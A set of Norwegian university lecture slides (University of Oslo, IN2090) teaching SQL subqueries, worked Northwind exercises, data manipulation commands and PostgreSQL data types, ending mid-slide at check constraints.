Enkle SELECT-spørninger i et nøtteskall

- ◆ **FROM**-klausulen sier hvilke tabell(er) som skal brukes for å besvare spørringen og joinker dem sammen
- ◆ **WHERE**-klausulen velger ut hvilke rader som skal være med i svaret
 - ◆ Kolonnenavn brukes som variable som instansieres med radenes verdier
 - ◆ Kan sammenlikne kolonner og verdier med f.eks. =, !=, <, <=, **LIKE**
 - ◆ Bruker **AND**, **OR** og **NOT** på uttrykk
 - ◆ Evaluerer til enten **TRUE**, **FALSE** eller **NULL** for hver rad
 - ◆ Kun de som evaluerer til **TRUE** blir med i svaret
- ◆ **SELECT**-klausulen velger hvilke verdier/kolonner som skal være med i svaret
 - ◆ Kan også endre rekkefølgen på kolonner, bruke dem i uttrykk, osv.
 - ◆ Bruk * for å velge alle kolonnene
- ◆ SQL bryr seg ikke om mellomrom og linjeskift, eller store og små bokstaver

Mye mer kan gjøres i hver klausul og det finnes flere klausuler, mer om dette senere i kurset!

Takk for nå!

Neste video vil se på nestede spørninger.

IN2090 – Databaser og datamodellering

05 – Nestede spørninger

Leif Harald Karlsen

leifhka@ifi.uio.no



Universitetet i Oslo

Delspørninger

- ◆ Husk at tingene i en `FROM`-klausul er tabeller
- ◆ Husk også at resultatet av en `SELECT`-spørring er en tabell
- ◆ Så, vi kan putte en `SELECT`-spørring i `FROM`-klausulen som en tabell!
- ◆ Altså

```
SELECT <columns>
    FROM (SELECT <columns>
              FROM <tables>
              WHERE <condition>
            ) AS subquery
    WHERE <condition>
```

Ekempel-delspørninger

- ◆ Feks., for å finne antall unike kombinasjoner av land og by for alle kunder:

```
SELECT count(*)
  FROM (SELECT DISTINCT country, city FROM customers) AS d
```

- ◆ Følgende spørring finner antall solgte drikkevarer med delspørring

```
SELECT sum(d.quantity)
  FROM (
    SELECT p.product_id
      FROM products AS p INNER JOIN categories AS c
        ON (p.category_id = c.category_id)
      WHERE c.category_name = 'Beverages'
    ) AS beverages
    INNER JOIN
    order_details AS d
    ON (beverages.product_id = d.product_id)
```

- ◆ Merk: Alle delspørninger som tabeller må gis et navn

Delspørninger som verdier

- ◆ En aggregatfunksjon over en kolonne returnerer én enkelt verdi
- ◆ Vi kan derfor bruke den som en verdi i `WHERE`-klausulen
- ◆ Så for å finne alle produkter som koster mer enn gjennomsnittet kan vi skrive:

```
SELECT product_name
      FROM products
 WHERE unit_price > (SELECT avg(unit_price)
                      FROM products)
```

- ◆ Merk at én enkel verdi og en tabell med kun én verdi behandles likt av SQL

Delspørninger som mengder

- ◆ Dersom vi ønsker å begrense én verdi (eller et tuppel av verdier) til svarene av en annen spørring i `WHERE`-klausulen, kan vi bruke nøkkelordet `IN`
- ◆ Kan ofte brukes i stedet for joins
- ◆ Feks. for å finne navnet på alle produkter med en "supplier" fra Tyskland:

```
SELECT product_name
      FROM products
 WHERE supplier_id IN (SELECT supplier_id
                           FROM suppliers
                          WHERE country = 'Germany')
```

Eksempel: Finn navn og pris på alle produktet med lavest pris (1)

Ved `min`-aggregering og delspørring som tabell

```
SELECT p.product_name, p.unit_price
  FROM (
    SELECT min(unit_price) AS minprice
      FROM products
  ) AS h
 INNER JOIN products AS p
   ON (p.unit_price = h.minprice)
```

Eksempel: Finn navn og pris på alle produktet med lavest pris (2)

Ved `min`-aggregering og delspørring som verdi

```
SELECT product_name, unit_price  
      FROM products  
 WHERE unit_price = (SELECT min(unit_price)  
                         FROM products)
```

Hva er den største differansen mellom prisen på laptopper?

```
SELECT max(11.Price - 12.Price) AS diff
FROM (SELECT Price FROM products WHERE Name LIKE '%Laptop%') AS 11,
      (SELECT Price FROM products WHERE Name LIKE '%Laptop%') AS 12
```

- ◆ Dersom vi ønsker å bruke den samme delspørringen om igjen kan man navngi den først med WITH, f.eks.:

WITH

```
laptops AS (SELECT Price FROM products WHERE Name LIKE '%Laptop%')
SELECT max(11.Price - 12.Price) AS diff
FROM laptops AS 11, laptops AS 12
```

- ◆ Dette er både enklere å lese, lettere å vedlikeholde, og mer effektivt (slipper å kjøre laptops-spørringen to ganger)
- ◆ WITH er også nytting for lesbarhet dersom man har mange delspørninger

Takk for nå!

Neste uke vil vi lære hvordan SQL kan brukes for datamanipulering.

IN2090 – Databaser og datamodellering

05 – Eksempeloppaver: SQL

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Oppgaver

Skriv en spørring over *Northwind*-databasen som:

1. finner navn på alle kunder fra *London*
2. finner lasten (i tonn) for alle bestillinger som er sendt med skipene *Around the Horn* og *Ernst Handel*
3. finner produktnavnet på alle produkter hvor totalverdien på lager er større enn 1000 og hvor produktets pakkemåte måles i kilogram eller gram
4. finner orderIdDen til alle bestillinger som inneholder et *discontinued* produkt
5. finner hvor mange dollar totalt kjøpt for og antall produkter totalt kjøpt fra kunder fra Tyskland
6. finner produktnavnet på det produktet som er solgt for en pris (som oppgitt i *order_details*) med størst differanse fra nåværende pris (som oppgitt i *products*).

Løsning: 1.

...finner navn på alle kunder fra *London* [6 rader]

```
SELECT company_name  
      FROM customers  
     WHERE city = 'London';
```

Løsning: 2.

...finner lasten (i tonn) for alle bestillinger som er sendt med skipene
Around the Horn og *Ernst Handel* [43 rader]

```
SELECT freight/1000 AS last_tonn
  FROM orders
 WHERE ship_name = 'Around the Horn' OR
       ship_name = 'Ernst Handel';
```

Løsning: 3.

...finner produktnavnet på alle produkter hvor totalverdien på lager er større enn 1000 og hvor produktets pakkemåte måles i kilogram eller gram [14 rader]

```
SELECT product_name
  FROM products
 WHERE (units_in_stock * unit_price) > 1000 AND
       (quantity_per_unit LIKE '% kg %' OR
        quantity_per_unit LIKE '% g %');
```

Løsning: 4.

...finner orderIdDen til alle bestillinger som inneholder et *discontinued* produkt [267 rader]

```
SELECT DISTINCT d.order_id
FROM products AS p INNER JOIN order_details AS d
    ON (p.product_id = d.product_id)
WHERE p.discontinued = 1;
```

Løsning: 5.

...finner hvor mange dollar totalt kjøpt for og antall produkter totalt kjøpt fra kunder fra Tyskland [1 rad]

```
SELECT sum(d.unit_price * d.quantity) AS total_verdi,  
       sum(d.quantity) AS total_antall  
  FROM order_details AS d INNER JOIN orders AS o  
    ON (d.order_id = o.order_id)  
INNER JOIN customers AS c  
  ON (o.customer_id = c.customer_id)  
 WHERE c.country = 'Germany';
```

Løsning: 6.

...finner produktnavnet på det produktet som er solgt for en pris (som oppgitt i `order_details`) med størst differanse fra nåværende pris (som oppgitt i `products`) [1 rad]

```
WITH
    diffs AS (
        SELECT p.product_name,
               abs(p.unit_price - d.unit_price) AS diff
        FROM products AS p INNER JOIN order_details AS d
            ON (p.product_id = d.product_id)
    )
SELECT DISTINCT product_name
FROM diffs
WHERE diff = (SELECT max(diff) FROM diffs);
```

Alternativ løsning: 6.

...finner produktnavnet på det produktet som er solgt for en pris (som oppgitt i `order_details`) med størst differanse fra nåværende pris (som oppgitt i `products`) [1 rad]

```
SELECT p.product_name
  FROM products AS p INNER JOIN order_details AS d
    ON (p.product_id = d.product_id)
 WHERE abs(p.unit_price - d.unit_price) = (
    SELECT max(abs(p.unit_price - d.unit_price)) AS diff
      FROM products AS p INNER JOIN order_details AS d
        ON (p.product_id = d.product_id)
 );
```

IN2090 – Databaser og datamodellering

06 – Datamanipulering med SQL

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Typer SQL-spørninger

Som sagt tidligere, SQL kan gjøre mye mer enn bare uthenting av data.
Det første ordet i en spørring sier hva spørringen gjør:

SELECT henter informasjon (svarer på et spørsmål)

CREATE lager noe (f.eks. en ny tabell)

INSERT setter inn rader i en tabell

UPDATE oppdaterer data i en tabell

DELETE sletter rader fra en tabell

DROP sletter en hel ting (f.eks. en hel tabell)

SQLs ulike funksjoner

De ulike spørringene er egentlig deler av ulike under-språk av SQL. Vi har

- ◆ SDL (Storage Definition Language): 3-skjemaarkitekturens fysiske lag
- ◆ DDL (Data Definition Language): 3-skjemaarkitekturens konseptuelle lag
- ◆ VDL (View Definition Language): 3-skjemaarkitekturens presentasjonslag
- ◆ DML (Data Manipulation Language): innlegging, endring og sletting av data
- ◆ DQL (Data Query Language): spørrespråk
- ◆ DCL (Data Control Language): integritet og sikkerhet

Lage ting

- ◆ For å lage tabeller, brukere, skjemaer, osv. bruker vi **CREATE**-kommandoer
- ◆ For å lage et skjema gjør vi

```
CREATE SCHEMA northwind;
```

- ◆ SQL-kommandoen for å lage tabeller har formen:

```
CREATE TABLE <tabellnavn> ( <kolonner> );
```

- ◆ hvor **<tabellnavn>** er et tabellnavn (potensielt prefikset med et skjemanavn)
- ◆ og **<kolonner>** er kolonne-deklareringer
- ◆ En kolonne-deklarering inneholder
 - ◆ et kolonnenavn, og
 - ◆ en type,
 - ◆ og en liste med skranner (constraints)

CREATE-eksempel

- ◆ For å lage Students-tabellen kan vi kjøre

```
CREATE TABLE Students (
    SID int,
    StdName text,
    StdBirthdate date
);
```

- ◆ Nå vil følgende tomme tabell finnes i databasen:

Students		
SID (int)	StdName (text)	StdBirthdate (date)

Skranker: NOT NULL

- ◆ I mange tilfeller ønsker vi å ikke tillate `NULL`-verdier i en kolonne
- ◆ For eksempel dersom verdien er påkrevd for at dataene skal gi mening
 - ◆ F.eks. vi vil aldri legge inn en student dersom vi ikke vet navnet på studenten
- ◆ eller verdien er nødvendig for at programmene som bruker databasen skal fungere riktig
- ◆ Vi kan da legge til en `NOT NULL`-skranke til kolonnen
- ◆ For eksempel:

```
CREATE TABLE Students (
    SID int,
    StdName text NOT NULL,
    StdBirthdate date
);
```

Skranker: UNIQUE

- ◆ Dersom vi ønsker at en kolonne aldri skal gjenta en verdi (altså inneholde duplikater)
- ◆ kan vi bruke **UNIQUE**-skranken
- ◆ For eksempel, student-IDen SID er unik
- ◆ Så for at databasen skal håndheve dette kan vi lage tabellen slik:

```
CREATE TABLE Students (
    SID int UNIQUE,
    StdName text NOT NULL,
    StdBirthdate date
);
```

Skranker: PRIMARY KEY

- ◆ I tillegg til å være unik, så må SID-verdien aldri være ukjent, ettersom det er primærnøkkelen i tabellen
- ◆ Så vi burde derfor ha både **UNIQUE** og **NOT NULL**, altså:

```
CREATE TABLE Students (
    SID int UNIQUE NOT NULL,
    StdName text NOT NULL,
    StdBirthdate date
);
```

- ◆ Men, det finnes også en egen skranke for dette, nemlig **PRIMARY KEY** som inneholder **UNIQUE NOT NULL**. Så,

```
CREATE TABLE Students (
    SID int PRIMARY KEY,
    StdName text NOT NULL,
    StdBirthdate date
);
```

er ekvivalent som over

- ◆ Merk, kan kun ha én **PRIMARY KEY** per tabell, må bruke **UNIQUE NOT NULL** dersom vi har flere kandidatnøkler

Alternativ syntaks for skranker

- ◆ Man kan også skrive skrankene til slutt, slik:

```
CREATE TABLE Students (
    SID int,
    StdName text NOT NULL,
    StdBirthdate date,
    CONSTRAINT sid_pk PRIMARY KEY (SID)
);
```

- ◆ Nå har skrankene navn (sid_pk, name_nn)
- ◆ Denne syntaksen er nødvendig om vi ønsker å ha skranker over flere kolonner
- ◆ Feks. om kombinasjonen av StdName og StdBirthdate alltid er unik:

```
CREATE TABLE Students (
    SID int,
    StdName text NOT NULL,
    StdBirthdate date,
    CONSTRAINT sid_pk PRIMARY KEY (SID),
    CONSTRAINT name_bd_un UNIQUE (StdName, StdBirthdate)
);
```

Skranker: REFERENCES

- ◆ Det er vanlig i relasjonelle databaser at en kolonne refererer til en annen
- ◆ Fremmednøkler er eksempler på dette
- ◆ I slike tilfeller ønsker vi å begrense de tillatte verdiene i kolonnen til kun de som finnes i den den refererer til
- ◆ Dette kan gjøres med REFERENCES-skranken
- ◆ Feks. for å lage TakesCourse-tabellen, kan vi gjøre følgende:

```
CREATE TABLE TakesCourse (
    SID int REFERENCES Students (SID),
    CID int REFERENCES Course (CID),
    Semester text
);
```

- ◆ Nå vil man kun kunne legge inn SID-verdier som allerede finnes i Students(SID) og kun CID-verdier som allerede er i Courses(CID)

Sette inn data

- ◆ For å sette inn data i en tabell bruker vi `INSERT`-kommandoen
- ◆ `INSERT` brukes på følgende måte:

```
INSERT INTO <tabell>
VALUES (<rad>),
        (<rad>),
        ...,
        (<rad>);
```

- ◆ Så, for å sette inn radene
 - ◆ (0, 'Anna Consuma', '1978-10-09'), og
 - ◆ (1, 'Peter Young', '2009-03-01')
- ◆ inn i `Students`, kan vi gjøre:

```
INSERT INTO Students
VALUES (0, 'Anna Consuma', '1978-10-09'),
       (1, 'Peter Young', '2009-03-01');
```

Andre måter å sette inn data

- ◆ Vi kan bruke resultatet fra en `SELECT`-spørring i stedet for `VALUES`
- ◆ For eksempel:

```
CREATE TABLE Students2018 (
    SID int PRIMARY KEY,
    StdName text NOT NULL
);

INSERT INTO Students2018
SELECT S.SID, S.StdName
    FROM Students AS S INNER JOIN TakesCourse AS T
        ON (S.SID = T.SID)
    WHERE T.Semester LIKE '%18';
```

Ny tabell basert på SELECT direkte

- ◆ Vi kan også kombinere de to kommandoene på forige slide slik:

```
CREATE TABLE Students2018 AS  
SELECT S.SID, S.StdName  
FROM Students AS S INNER JOIN TakesCourse AS T  
    ON (S.SID = T.SID)  
WHERE T.Semester LIKE '%18';
```

- ◆ Dette gir samme data, men merk at vi nå ikke har skrankene PRIMARY KEY og NOT NULL
- ◆ Disse må da legges til etterpå

Default-verdier

- ◆ Vi kan gi en kolonne en standard/default verdi
- ◆ Denne blir brukt dersom vi ikke oppgir en verdi for kolonnen
- ◆ For eksempl:

```
CREATE TABLE personer (
    pid int PRIMARY KEY,
    navn text NOT NULL,
    nationalitet text DEFAULT 'norge'
);

INSERT INTO personer
VALUES (1, 'carl', 'UK');

INSERT INTO personer(pid, navn) --eksplisitte kolonner
VALUES (2, 'kari');
```

vil gi

personer		
pid	navn	nationalitet
1	Carl	UK
2	Kari	norge

SERIAL

- ◆ For primærnøkler som bare er heltall, så kan vi bruke SERIAL
- ◆ Dette gjør at databasen automatisk genererer unike heltall for hver rad
- ◆ Så med

```
CREATE TABLE Students (
    SID SERIAL PRIMARY KEY,      -- merk ingen type
    StdName text NOT NULL,
    StdBirthdate date
);

INSERT INTO Students(StdName, StdBirthdate) --eksplisitte kolonner
VALUES ('Anna Consuma', '1978-10-09'),
        ('Peter Young', '2009-03-01'),
        ('Anna Consuma', '1978-10-09');
```

vil vi få

Students		
SID	StdName	StdBirthdate
1	Anna Consuma	1978-10-09
2	Peter Young	2009-03-01
3	Anna Consuma	1978-10-09

- ◆ Merk at man må være sikker på at radene nå faktisk representerer unike ting!

Hvor kommer data fra? (1)

Man skriver som oftest ikke `INSERT`-spørninger direkte

Den vanligste måten å få data inn i en database på er via programmer som eksekverer `INSERT`-spørninger (Se senere i kurset), f.eks.:

- ◆ data generert av simuleringer, analyse, osv.
- ◆ data skrevet av brukere via en nettside, brukergrensesnitt, osv.
- ◆ data fra sensorer (f.eks. værdata), nettsider (f.eks. aksjedata, klick), osv.

Hvor kommer data fra? (2)

- ◆ Man kan også lese data direkte fra filer (f.eks. regneark eller CSV)
- ◆ I PostgreSQL har man COPY-kommandoen får å laste inn data fra CSV
- ◆ Følgende laster inn innholdet fra CSVen ~/documents/people.csv (med separator ',' og null-verdi '') inn i tabellen Persons:

```
COPY persons
FROM '/~/documents/people.csv' DELIMITER ',' NULL AS '';
```

- ◆ Merk, PostgreSQL krever at man er superuser for å lese filer av sikkerhetsgrunner
- ◆ Men man kan alltid lese fra Standard Input (stdin), f.eks. ved å eksekvere følgende (i Bash):

```
$ cat persons.csv | psql <flag> -c
"COPY persons FROM stdin DELIMITER ',' NULL AS ''"
```

(hvor flag er de vanlige flaggene man bruker for innlogging til databasen)

- ◆ I Postgres finnes det også en egen \copy-kommando i psql

Eksempler på skrankeovertredelser (violations)

Som sagt tidliere, man har ikke lov til å overtre databaseskjemaet, så hvis vi har

- ```
CREATE TABLE Students (
 SID int PRIMARY KEY,
 StdName text NOT NULL,
 StdBirthdate date
så vil ');
◆
 INSERT INTO Students
 VALUES (0, 'Anna Consuma', '1978-10-09', 1);
gir ERROR: INSERT has more expressions than target columns
◆
 INSERT INTO Students
 VALUES ('zero', 'Anna Consuma', '1978-10-09');
gir ERROR: invalid input syntax for integer: "zero"
◆
 INSERT INTO Students
 VALUES (0, NULL, '1978-10-09');
gir ERROR: null value in column "stdname" violates not-null constraint
```

# Eksempler på skrankeovertradelser

---

Og gitt:

| Students |              |              |
|----------|--------------|--------------|
| SID      | StdName      | StdBirthdate |
| 0        | Anna Consuma | 1978-10-09   |
| 1        | Anna Consuma | 1978-10-09   |
| 2        | Peter Young  | 2009-03-01   |
| 3        | Carla Smith  | 1986-06-14   |
| 4        | Sam Penny    | NULL         |

Vil

```
INSERT INTO Students
VALUES (0, 'Peter Smith', '1938-11-11');
```

```
gi ERROR: duplicate key value violates unique constraint "students_pkey"
```

# Slette ting

---

- ◆ For å slette ting (tabeller, skjemaer, brukere, osv.) fra databasen bruker vi **DROP**
- ◆ For å slette en tabell gjør vi **DROP TABLE <tablename>**; , f.eks.:

```
DROP TABLE Students;
```

- ◆ Tilsvarende for skjemaer, f.eks. **DROP SCHEMA northwind;**
- ◆ Av og til avhenger ting vi ønsker å slette på andre ting (f.eks. en tabell er avhengig av skjemaet den er i eller tabellene den refererer til)
- ◆ Vi kan ikke slette ting som andre ting avhenger av, uten å også slette disse
- ◆ For å slette en ting og alt som avhenger av den tingen kan vi bruke **CASCADE**
- ◆ Så for å slette Students-tabellen og alle tabeller som avhenger av denne (slik som TakesCourse):

```
DROP TABLE Students CASCADE;
```

# Slette data

---

- ◆ For å slette rader fra en tabell bruker vi `DELETE`:

```
DELETE
 FROM <tabellnavn>
 WHERE <betingelse>
```

- ◆ Så sletting av alle studenter født etter 1990-01-01 gjøres slik:

```
DELETE
 FROM Students
 WHERE StdBirthdate > '1990-01-01'
```

# Oppdatere ting

---

- ◆ For å oppdatere skjemaelementer bruker vi **ALTER**
- ◆ Mens data oppdateres med **UPDATE**
- ◆ Vi kan f.eks. gjøre følgende:

```
ALTER TABLE Students
 RENAME TO UIOStudents;
```

for å omdøpe Students-tabellen til UIOStudents

- ◆ Eller

```
ALTER TABLE Courses
 ADD COLUMN Teacher text;
```

for å legge til en kolonne Teacher med type text til Courses-tabellen

- ◆ Alt i skjemaet kan endres med **ALTER**, se PostgreSQL-siden<sup>1</sup> for en oversikt

---

<sup>1</sup><https://www.postgresql.org/docs/current/sql-altertable.html>

## Legge til skranker i ettertid

---

- ◆ Vi kan også legge til skranker etter at en tabell er laget
- ◆ Dette gjøres med kombinasjonen av `ALTER TABLE` og `ADD CONSTRAINT`
- ◆ For eksempel:

```
ALTER TABLE courses
ADD CONSTRAINT cid_pk PRIMARY KEY (cid);
```

# Oppdatere data

---

- ◆ `UPDATE` lar oss oppdatere verdiene i en tabell:

```
UPDATE <tabellnavn>
 SET <oppdateringer>
 WHERE <betingelse>
```

hvor `<oppdateringer>` er en liste med oppdateringer som blir eksekvert for hver rad som gjør `<betingelse>` sann

- ◆ For eksempel:

```
UPDATE Students
 SET StdBirthdate = '1987-10-03'
 WHERE StdName = 'Sam Penny'
```

oppdaterer fødselsdatoen til studenten Sam Penny til '1987-10-03'

- ◆ Mens

```
UPDATE products
 SET unit_price = unit_price * 1.1
 WHERE quantity_per_unit LIKE '%bottles%'
```

øker prisen med 10% på alle produkter som selges i flasker i products-tabellen

Takk for nå!

---

Neste video vil se på typesystemet i SQL og PostgreSQL.

# IN2090 – Databaser og datamodellering

## 06 – Typer og skranner

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Databasers typesystem

---

- ◆ De fleste relasjonelle databaser har et strengt typesystem
- ◆ Alle kolonner må ha en tilhørende type, og kun verdier av denne typen kan legges i kolonnen
- ◆ I tillegg har man som regel mange funksjoner man kan bruke for å manipulere verdier
- ◆ Også disse har en type-signatur som angir lovlig type til argumentene og typen til returnerte verdier

# Hvilke datatyper har vi

---

- ◆ PostgreSQL har mange innebygde typer, se:  
<https://www.postgresql.org/docs/current/datatype.html>
- ◆ De mest brukte er:
  - ◆ Numeriske typer
  - ◆ Strengtyper
  - ◆ Dato- og tidstyper
  - ◆ Boolean
  - ◆ Array
- ◆ Merk at man også kan lage egne typer (utenfor pensum)
- ◆ Man kan også lage egne funksjoner (også utenfor pensum)

# SQL-standarden vs. RDBMSer

---

- ◆ Noen typer er en del av SQL-standarden, men mange vanlig brukte typer er ikke
- ◆ Også mange funksjoner på SQL-standard-typer som ikke selv er en del av standarden
- ◆ Likevel stor likhet mellom ulike RDBMS, ofte kun syntaktiske forskjeller

# Casting

---

- ◆ Dersom vi skriver '1' er dette en utypet literal for databasen
- ◆ Databasen forsøker så å caste denne verdien til det den brukes som
- ◆ Så dersom vi har tabellene person(id `int`) og notes(note `text`) vil

```
INSERT INTO person VALUES ('1');
INSERT INTO notes VALUES ('1');
```

vil den første bli en `int` mens den andre `text`

- ◆ Vi kan også caste ekplisitt, og det er flere måter å gjøre det på
  - ◆ Med `:: - '1'::int`
  - ◆ Med cast-nøkkelordet – `cast('1' AS int)`
  - ◆ Eller å sette typen først – `int '1'`
- ◆ Merk: Vi skriver alltid inn utypede litteraler til databasen, enten caster den eller så caster vi

# Numeriske typer

---

Vi har følgende numeriske typer<sup>1</sup>:

| Name             | Storage Size | Description                     | Range                                                                                    |
|------------------|--------------|---------------------------------|------------------------------------------------------------------------------------------|
| smallint         | 2 bytes      | small-range integer             | -32768 to +32767                                                                         |
| integer          | 4 bytes      | typical choice for Integer      | -2147483648 to +2147483647                                                               |
| bigint           | 8 bytes      | large-range integer             | -9223372036854775808 to +9223372036854775807                                             |
| decimal          | variable     | user-specified precision, exact | up to 131072 digits before the decimal point; up to 16383 digits after the decimal point |
| numeric          | variable     | user-specified precision, exact | up to 131072 digits before the decimal point; up to 16383 digits after the decimal point |
| real             | 4 bytes      | variable-precision, inexact     | 6 decimal digits precision                                                               |
| double precision | 8 bytes      | variable-precision, inexact     | 15 decimal digits precision                                                              |
| smallserial      | 2 bytes      | small autoincrementing integer  | 1 to 32767                                                                               |
| serial           | 4 bytes      | autoincrementing integer        | 1 to 2147483647                                                                          |
| bigserial        | 8 bytes      | large autoincrementing integer  | 1 to 9223372036854775807                                                                 |

Større presisjon fører til høyere forbruk av lagringsplass og bergninger/spørninger tar lengre tid.

---

<sup>1</sup><https://www.postgresql.org/docs/current/datatype-numeric.html>

# Numeriske typer – Funksjoner og operatorer

---

Har de fleste vanlige matematiske funksjoner og operatorer:

- ◆ `ceil`, `floor` – runder opp/ned
- ◆ `sqrt`, `power` – kvaderatrot og potens-funksjon
- ◆ `abs` – absoluttverdi
- ◆ `sin`, `cos`, `tan` – trigonometriske funksjoner
- ◆ `random()` – tilfeldig tall
- ◆ ...

Se følgende for alle:

<https://www.postgresql.org/docs/11/functions-math.html>

## Numeriske typer: eksempel-spørring

---

Ønsker å pakke bestilte varer i kubeformede bokser for hvert produkt, så vil finne 3. rotet av antall bestilte varer for de som er bestilt, samt ca. pris avrundet til nærmeste heltall på det som er bestilt.

```
SELECT product_name ,
 ceil(power(units_on_order , 1.0/3)) AS box_size ,
 round(unit_price * units_on_order) AS ca_price
FROM products
WHERE units_on_order > 0;
```

# Strengtyper

Vi har følgende strengtyper<sup>2</sup>:

| Name                                               | Description                |
|----------------------------------------------------|----------------------------|
| character varying( <i>n</i> ), varchar( <i>n</i> ) | variable-length with limit |
| character( <i>n</i> ), char( <i>n</i> )            | fixed-length, blank padded |
| text                                               | variable unlimited length  |

- ◆ Insetting av strenger som er lengre enn *n* i kolonner med type `varchar(n)` eller `char(n)` gir error
- ◆ `text` er ikke en del av SQL-standarden, men nesten alle RDBMS implementerer en slik type
- ◆ I PostgreSQL er det ingen fordel å bruke `varchar(n)` eller `char(n)` med hensyn på effektivitet eller minne
- ◆ Bruk `varchar(n)` eller `char(n)` kun som skranker (begrense lovlig lengde)

<sup>2</sup><https://www.postgresql.org/docs/current/datatype-character.html>

# Streng-typer – Funksjoner og operatorer

---

- ◆ SQL-standarden har noe rar syntaks for en del streng-manipulering
- ◆ For eksempel:
  - ◆ `position(sub in str)` finner posisjonen til `sub` i `str`
  - ◆ `substring(str from s for e)` finner substrengen i `str` som starter på indeks `s` og har lengde `e`
- ◆ Postgres støtter disse, men har mer naturlige varianter, f.eks.:
  - ◆ `strpos(str, sub)`, samme som `position`-uttrykket over
  - ◆ `substr(str, s, e)`, samme som `substring`-uttrykket over
- ◆ Ellers, se følgende for vanlige strengmanipulerings-funksjoner

<https://www.postgresql.org/docs/11/functions-string.html>

## Strengtyper: eksempel-spørring

---

Lag en pen melding på formen "Product [name] costs [price] per [quantity]" men hvor "glasses" er byttet ut med "jars".

```
SELECT replace(prod_desc, 'glasses', 'jars') AS prod_desc
FROM (
 SELECT format('Product %s costs %s per %s',
 product_name,
 unit_price,
 quantity_per_unit) AS prod_desc
 FROM products
) AS t;
```

# Tidstyper

Vi har følgende tidstyper<sup>3</sup>:

| Name                                    | Storage Size | Description                           | Low Value        | High Value      | Resolution    |
|-----------------------------------------|--------------|---------------------------------------|------------------|-----------------|---------------|
| timestamp [ (p) ] [ without time zone ] | 8 bytes      | both date and time (no time zone)     | 4713 BC          | 294276 AD       | 1 microsecond |
| timestamp [ (p) ] with time zone        | 8 bytes      | both date and time, with time zone    | 4713 BC          | 294276 AD       | 1 microsecond |
| date                                    | 4 bytes      | date (no time of day)                 | 4713 BC          | 5874897 AD      | 1 day         |
| time [ (p) ] [ without time zone ]      | 8 bytes      | time of day (no date)                 | 00:00:00         | 24:00:00        | 1 microsecond |
| time [ (p) ] with time zone             | 12 bytes     | time of day (no date), with time zone | 00:00:00+1459    | 24:00:00-1459   | 1 microsecond |
| interval [ <b>fields</b> ] [ (p) ]      | 16 bytes     | time interval                         | -178000000 years | 178000000 years | 1 microsecond |

hvor p er antall desimaler for sekunder.

---

<sup>3</sup><https://www.postgresql.org/docs/current/datatype-datetime.html>

# Formatter for datoer

---

## Datoer

| Example          | Description                                                                             |
|------------------|-----------------------------------------------------------------------------------------|
| 1999-01-08       | ISO 8601; January 8 in any mode (recommended format)                                    |
| January 8, 1999  | unambiguous in any datestyle input mode                                                 |
| 1/8/1999         | January 8 in MDY mode; August 1 in DMY mode                                             |
| 1/18/1999        | January 18 in MDY mode; rejected in other modes                                         |
| 01/02/03         | January 2, 2003 in MDY mode; February 1, 2003 in DMY mode; February 3, 2001 in YMD mode |
| 1999-Jan-08      | January 8 in any mode                                                                   |
| Jan-08-1999      | January 8 in any mode                                                                   |
| 08-Jan-1999      | January 8 in any mode                                                                   |
| 99-Jan-08        | January 8 in YMD mode, else error                                                       |
| 08-Jan-99        | January 8, except error in YMD mode                                                     |
| Jan-08-99        | January 8, except error in YMD mode                                                     |
| 19990108         | ISO 8601; January 8, 1999 in any mode                                                   |
| 990108           | ISO 8601; January 8, 1999 in any mode                                                   |
| 1999.008         | year and day of year                                                                    |
| J2451187         | Julian date                                                                             |
| January 8, 99 BC | year 99 BC                                                                              |

# Formater for tid

---

## Tid

| Example                              | Description                             |
|--------------------------------------|-----------------------------------------|
| 04:05:06.789                         | ISO 8601                                |
| 04:05:06                             | ISO 8601                                |
| 04:05                                | ISO 8601                                |
| 040506                               | ISO 8601                                |
| 04:05 AM                             | same as 04:05; AM does not affect value |
| 04:05 PM                             | same as 16:05; Input hour must be <= 12 |
| 04:05:06.789-8                       | ISO 8601                                |
| 04:05:06-08:00                       | ISO 8601                                |
| 04:05-08:00                          | ISO 8601                                |
| 040506-08                            | ISO 8601                                |
| 04:05:06 PST                         | time zone specified by abbreviation     |
| 2003-04-12 04:05:06 America/New_York | time zone specified by full name        |

# Tidstyper – Funksjoner og operatorer

---

- ◆ Man kan bruke + og - mellom tidstyper, f.eks.:

```
date '2001-09-28' + interval '1 hour' = timestamp '2001-09-28 01:00:00'
date '2001-09-28' - interval '1 hour' = timestamp '2001-09-27 23:00:00'
date '2001-09-28' + 7 = date '2001-10-05'
```

- ◆ Tilsvarende som for strengtyper har SQL noe rar syntaks for å manipulere tidstyper
- ◆ Man bruker `extract(part from value)` for å hente ut part-delen av `value`
- ◆ For eksempel:

```
extract(hour from timestamp '2001-02-16 20:38:40') = 20
extract(year from timestamp '2001-02-16 20:38:40') = 2001
extract(week from timestamp '2001-02-16 20:38:40') = 7
```

- ◆ Man kan også bruke `date_part(part, timestamp)`, f.eks.:

```
date_part('hour', timestamp '2001-02-16 20:38:40') = 20
date_part('year', timestamp '2001-02-16 20:38:40') = 2001
date_part('week', timestamp '2001-02-16 20:38:40') = 7
```

## Tidstyper – Andre funksjoner og operatorer

---

- ◆ Man har også funksjoner som gir dagens dato, ol.
- ◆ For eksempel vil `now()` gi et `timestamp` med nåværende tidspunkt
- ◆ Mens `current_date` er en konstant som inneholder dagens dato
- ◆ For å lage en dato kan man også bruke  
`make_date(year int, month int, day int)`
- ◆ For tidstyper kan man også bruke `OVERLAPS` mellom par, f.eks.:

```
SELECT (DATE '2001-02-16', DATE '2001-12-21') OVERLAPS
 (DATE '2001-10-30', DATE '2002-10-30');
```

Result: `true`

- ◆ Ellers, se

<https://www.postgresql.org/docs/11/functions-datetime.html>

## Tidstyper: eksempel-spørring

---

Finn gjennomsnittlig tid fra bestilling av en ordre til den må være levert, i perioden fra 1997 frem til nå.

```
SELECT avg(required_date::timestamp - order_date::timestamp) AS ship_to_req
 FROM orders
 WHERE (order_date, required_date) OVERLAPS (make_date(1997, 1, 1), now());
```

# Andre nyttige typer

---

PostgreSQL støtter også

- ◆ Array
- ◆ XML
- ◆ JSON
- ◆ Bitstrenger
- ◆ Nettverks-adress-typer
- ◆ Geometriske typer
- ◆ ...

<https://www.postgresql.org/docs/11/datatype.html>

# Check-skranker

---

- ◆ Hittil har vi sett på følgende varianter av skranker:
